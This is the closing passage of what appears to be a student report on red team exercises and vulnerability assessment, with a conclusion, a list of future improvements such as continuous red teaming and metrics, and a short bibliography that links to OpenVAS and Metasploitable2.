The advantages of the proposed solutions include improved security, informed decision making, compliance and risk mitigation, and cost efficiency. However, there are also disadvantages to consider, such as limitations of Nmap, false positives and negatives, technical expertise requirements, and the time and resource-intensive nature of the process.

In conclusion, organizations can benefit from conducting red team exercises and implementing the proposed solutions to strengthen their security posture, improve incident response capabilities, and proactively address vulnerabilities. By considering potential business impacts and conducting thorough vulnerability assessments, organizations can make informed decisions to mitigate risks and protect their systems, data, and operations from cyber threats. It is crucial to continuously evaluate and adapt security measures to stay ahead of evolving threats in the dynamic cybersecurity landscape.

## FUTURE SCOPE

In the future, several enhancements can be made to further improve red team exercises and their effectiveness in cybersecurity:

1. **Realistic Scenarios:** Red team exercises can be enhanced by creating more realistic attack scenarios that closely mimic the tactics, techniques, and procedures (TTPs) used by actual threat actors. This includes incorporating advanced persistent threats (APTs), insider threats, and emerging attack vectors to challenge the organization's defenses.

2. **Collaborative Approach:** Foster closer collaboration between red team and blue team throughout the exercise. Encourage regular knowledge sharing, joint training sessions, and debriefings to enhance understanding, teamwork, and overall security capabilities.

3. **Continuous Red Teaming:** Move towards a continuous red teaming approach rather than conducting exercises periodically. This allows for ongoing assessment and validation of security controls, enabling timely detection and remediation of vulnerabilities.

4. **Automation and AI:** Leverage automation and artificial intelligence (AI) technologies to enhance the efficiency and effectiveness of red team exercises. Automated vulnerability scanning, threat intelligence integration, and AI-based anomaly detection can help streamline the process and provide real-time insights.

5. **Metrics and Performance Measurement:** Develop meaningful metrics and performance indicators to measure the effectiveness of red team exercises. This can include metrics such as time to detect and respond to simulated attacks, successful compromise rate, and improvement in incident response capabilities.

6. **Simulation of Business Impact:** Extend the scope of red team exercises to simulate the potential business impact of successful attacks. This includes evaluating the impact on critical business processes, financial losses, reputational damage, and regulatory compliance.

7. **Industry Collaboration:** Encourage collaboration and information sharing among organizations, industries, and the cybersecurity community. This can help develop standardized frameworks, best practices, and shared threat intelligence to improve the overall effectiveness of red team exercises.

8. **Training and Skill Development:** Continuously invest in training and skill development for red team members to ensure they are up-to-date with the latest attack techniques, defensive strategies, and emerging technologies. This helps maintain their effectiveness in challenging the organization's security posture.

By implementing these enhancements, organizations can adapt to evolving cyber threats, strengthen their security defenses, and stay ahead of adversaries. It is essential to regularly review and update red team exercise methodologies to align with emerging technologies, attack vectors, and organizational needs.

## BIBILOGRAPHY

www.google.co.in

www.youtube.com

https://github.com/greenbone/openvas-scanner

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

.